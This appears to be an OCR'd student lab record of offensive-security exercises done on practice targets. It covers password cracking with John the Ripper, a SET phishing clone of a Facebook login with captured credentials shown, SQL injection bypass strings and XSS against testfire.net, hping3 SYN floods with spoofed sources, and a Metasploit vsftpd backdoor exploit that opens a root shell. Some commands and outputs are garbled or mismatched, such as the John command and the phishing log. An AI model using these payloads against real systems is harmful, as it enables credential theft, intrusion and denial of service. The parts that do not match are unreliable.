
Implementation Steps:

Output:

Step 1. Login into Kali




Step 2. Open a browser and search for an MD5 Hash calculator online



Step 3. Enter a password and generate the MD5 hash in which ever website you are using.

Step 4. Copy and paste the MD5 hash into a test file on your Kali Machine and save the text file

with as pass.txt



Step 5. Open the John the Ripper Application window.

Step 6. A terminal window will launch, showing you different commands for the application.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
--external=MODE            external mode or word filter
--subsets[=CHARSET]        "subsets" mode (see doc/SUBSETS)
--stdout[=LENGTH]          just output candidate passwords [cut at LENGTH]
--restore[=NAME]           restore an interrupted session [called NAME]
--session=NAME             give a new session the NAME
--status[=NAME]            print status of a session [called NAME]
--make-charset=FILE        make a charset file. It will be overwritten
--show[=left]              show cracked passwords [if =left, then uncracked]
--test[=TIME]              run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..]  [do not] load this (these) user(s) only
--groups=[-]GID[,..]       load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..]     load users with[out] this (these) shell(s) only
--salts=[-]COUNT[:MAX]     load salts with[out] COUNT [to MAX] hashes
--costs=[-]C[:M][,...]     load salts with[out] cost value Cn [to Mn]. For
                           tunable cost parameters, see doc/OPTIONS
--save-memory=LEVEL        enable memory saving, at LEVEL 1..3
--node=MIN[-MAX]/TOTAL     this node's number range out of TOTAL count
--fork=N                   fork N processes
--pot=NAME                 pot file to use
--list=WHAT                list capabilities, see --list=help or doc/OPTIONS
--format=NAME              force hash of type NAME. The supported formats can
                           be seen with --list=formats and --list=subformats

root@kali:~#
```

Step 7. To locate the location of the installed wordlist, rockyou.txt, the following command should be executed.

Step 8. To obtain the password from hash using dictionary brute forcing, use the following command.

```
┌──(kali㉿kali)-[~]
└─$ john /usr/share/dirb/wordlists/stress/unicode.txt --show --format=Raw-MD5
```

```
1 password hash cracked, 0 left
```

Result:

Password is cracked successfully using the available open-source tools in Kali Linux.

Ex. No. 6	Phishing using Social Engineering Tool
Date of Exercise	11/10/23

Aim:

The objective of this experiment is to obtain target credentials of social accounts using Social Engineering Toolkit.

Description:

Social Engineering Toolkit is a preinstalled tool available in Kali, a linux distributed OS. The Social-Engineer Toolkit (SET) was created and written by Dave Kennedy, the founder of TrustedSec. It is an open-source Python-driven tool aimed at penetration testing around Social-Engineering. SET provides an interface using a menu with options to choose from. It allows selecting particular attacks in areas such as spear-phishing, mass mailing, WiFi, QR, and more. Based on the selected attack it will ask for related details. The provided input is then used by SET to start a tool like Metasploit to initiate the related attack.

Steps:


SET can be used in Kali machine in a virtual machine, for experiment purpose the target machine can be our host machine or directly open the link from browser in Kali.

Step 1. Open Kali in Virtual Box.

Step 2. Open Social Engineering Toolkit (SET) from application menu or use setoolkit command in terminal.

Step 3. Select 1. Social Engineering in options.

Step 4. Select 2 for Website Attack Vendors



Step 5. Select 3 for Credential Harvester.

Step 6. Select 2 Site Cloner

Step 7. Enter the IP address for listening, the IP address for the listening host can be found using ifconfig in new tab, use inet for listening host.

```
usb0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.225.46  netmask 255.255.255.0  broadcast 192.168.225.255
        inet6 fe80::c06d:62ff:fe45:c549  prefixlen 64  scopeid 0x20<link>
        inet6 2409:4072:6011:297c:c06d:62ff:fe45:c549  prefixlen 64  scopeid 0x0<global
 3) Custom Import
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.225.46]:
```

Step 8. Enter the URL for site cloning, in this experiment we are using facebook login page.

Step 9. When the above page appears, set started to steal credentials, to open the phishing site, type the listening IP address in the browser.

Output:

Phishing page loaded in the Target browser.

```
Terminal
10.0.2.15 - - [10/Oct/2023 22:46:08] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [10/Oct/2023 22:46:11] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDh
tUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_
qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=abc123@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=abcdefg
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.0.2.15 - - [10/Oct/2023 22:47:01] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```

Phished Credentials appear in the terminal.

Result:

We have successfully cloned Facebook login page and used it for phishing the details of user.

Ex. No. 7	SQL Injection
Date of Exercise	18/10/23

Aim:

In this experiment, our target will be a vulnerable web site The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. We will use sql injection to find login credentials. [SQL injection Attack]

Lab Environment:

To carry out the Experiment, you need:

- Penetration testing operating system [Kali Linux / parrot]
- Web browser with Internet access
- Administration privileges to run the tools

Description:

SQL (Structured Query Language) injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can be done by injecting malicious SQL code into a web form or parameter. If the application is not properly sanitized, the attacker's code will be executed by the database, potentially giving them access to sensitive data or even allowing them to take control of the database. SQL injection attacks can be

used to: Steal data, Change data, Take control of the database. SQL injection attacks are one of the most common types of web attacks, and they can be very serious.

Implementation:

1. Go to the site testfire.net
2. Go the login page
3. Use the sql injection techniques:

For ex: 1. Line Comments SQL Injection Attacks

Username: admin'--

SELECT * FROM members WHERE username = 'admin'--' AND password = 'password'

2. String Concatenation

+ (S)

SELECT login + '-' + password FROM members

|| (*MO)

SELECT login || '-' || password FROM members

3. Union Injections

SELECT header, txt FROM news UNION ALL SELECT name, pass FROM members

4. Bypassing Login Screens

admin' --

admin' #

admin'/*

' or 1=1--

' or 1=1#


' or 1=1/*


') or '1'='1--

') or ('1'='1—

4 . We will use the bypass login technique to perform sql injection.

Output:





Result:

The tesfire.net was successfully used to execute an SQL Injection Attack on a vulnerable website.

Ex. No. 8	Cross Site Scripting (XSS)
Date of Exercise	25/10/23

Aim:

To perform a Cross Site Scripting attack using testfire.net

Lab Environment:

To carry out the Experiment, you need:

- Penetration testing operating system [Kali Linux / parrot]
- Web browser with Internet access
- Administration privileges to run the tools

Description:

Cross Site Scripting Attack:

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites.

Site: testfire.net

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects.

Implementation:

1. Go to the site testfire.net

2. In the search bar type the Cross Site Scripting scripts


3. <h1>This page is hacked</h1> using this script we can display the


Text on main page.

4. Run other scripts to manipulate the site. For example:

link it will redirect to owasp page when we click on the link present in the main.

Output:





Result:

The Cross Site Scripting attack using site testfire.net was implemented successfully.


Ex. No. 9	Denial of Service Attack
Date of Exercise	1/11/23

Aim:

The objective of this experiment is to perform Denial of Service Attack on a victim

Description:

In computing, a denial-of-service attack (DoS attack) is a cyber-attack in which the perpetrator seeks to make a machine or network resource unavailable to its intended users by temporarily or indefinitely disrupting services of a host connected to the Internet. Denial of service is typically accomplished by flooding the targeted machine or resource with superfluous requests in an attempt to overload systems and prevent some or all legitimate requests from being fulfilled.



Program:

Step 1. Start nmap and specify the target address

```
└─$ nmap 192.168.56.101
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-25 21:56 IST
Nmap scan report for 192.168.56.101
Host is up (0.011s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
```

Step 2. Use hping3 to scan the ports and other details

```
└─$ sudo hping3 --scan 1-65535 192.168.56.101
[sudo] password for prem:
Scanning 192.168.56.101 (192.168.56.101), port 1-65535
65535 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
All replies received. Done.
Not responding ports:
```


Step 3. Set your IP address and the target IP address

```
└─$ sudo hping3 -S 192.168.56.103 -a 192.168.56.101 -p 135 --flood
HPING 192.168.56.103 (eth0 192.168.56.103): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.56.103 hping statistic ---
8165050 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Step 4. Check the hping statistics and the packets transmitted

```
└─$ sudo hping3 -c 100000 -d 100000 -S -p 135 --flood --rand-source 192.168.56.1
01
HPING 192.168.56.101 (eth0 192.168.56.101): S set, 40 headers + 34464 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.56.101 hping statistic ---
36578 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Output:



Result:

Denial of Service Attack on a vulnerable machine was executed successfully using hping.

Ex. No. 10	Creating Payload using Metasploit
Date of Exercise	8/11/23

Aim:

The objective of this experiment is to:

Nmap: Discover your network. Nmap ("Network Mapper") is a free and open source utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Using Nmap find the vulnerable ports and then using metasploit framework exploit it and list it.

Lab Environment:

To carry out the Experiment, you need:

- Penetration testing operating system [Kali Linux / parrot]
- Web browser with Internet access
- Administration privileges to run the tools


Description:

The Metasploit Framework is a widely used penetration testing and exploitation tool that includes a variety of tools and utilities for finding, exploiting, and managing security vulnerabilities in computer systems and networks. The Metasploit Framework has a database


component known as the Metasploit database or MSF database. This database is an integral part of the Metasploit Framework.

Implementation:

1. Set Up Metasploitable2 VM and get its IP address.



2. Open kali terminal and run nmap to find vulnerabilities in metasploitable vm



3. Fire up Metasploit using msfconsole

```
└─$ msfconsole

# cowsay++
 ------------
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can use help to view all
available commands
Metasploit Documentation: https://docs.metasploit.com/
```

4. Use vsftpd exploit to gain access to the victims file system.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
```

5. Set RHOST

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
```

6. Start the exploit to open the command shell.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:39107 -> 192.168.56.101:6200) at 2
023-10-25 20:42:14 +0530
```

7. List the files present in the root directory.

```
pwd
/
ls -l
total 81
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  14 root root 13540 Oct 25 10:56 dev
drwxr-xr-x  94 root root  4096 Oct 25 10:56 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24
-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root  7263 Oct 25 10:56 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 113 root root     0 Oct 25 10:56 proc
drwxr-xr-x  13 root root  4096 Oct 25 10:56 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
```

Result:

The objective of creating payload using Metasploit was done successfully.